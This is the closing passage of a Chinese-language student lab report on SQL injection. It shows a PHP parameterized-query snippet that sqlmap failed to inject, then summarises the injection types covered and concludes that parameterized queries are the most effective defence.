$query->bind_param('s', $id);
$query->execute();
$result = $query->get_result();
```

Sqlmap 未能注入。

4、 实验结果分析

本实验通过各种场景下存在的 SQL 注入漏洞，我们可以学习到：在不同情况下 SQL 注入的方式有多种。本实验主要展示了基于时间、布尔（错误），和使用了 union 子句的 SQL 注入。同时展示了 SQL 注入漏洞探测工具 sqlmap 的基本使用方法，了解了 sqlmap 使用的注入方式并将其应用到手工注入中。最后学习了几种防止 SQL 注入的方法，其中最有效的方法应该为参数化查询，它将攻击者注入的攻击向量转化为 SQL 语句的参数而非直接将其拼接至 SQL 语句中，因此对 SQL 注入的防范作用比较明显；另外的防止注入方法虽然可以阻止 sqlmap 的探测，但仍可通过各种手工注入的方式绕过。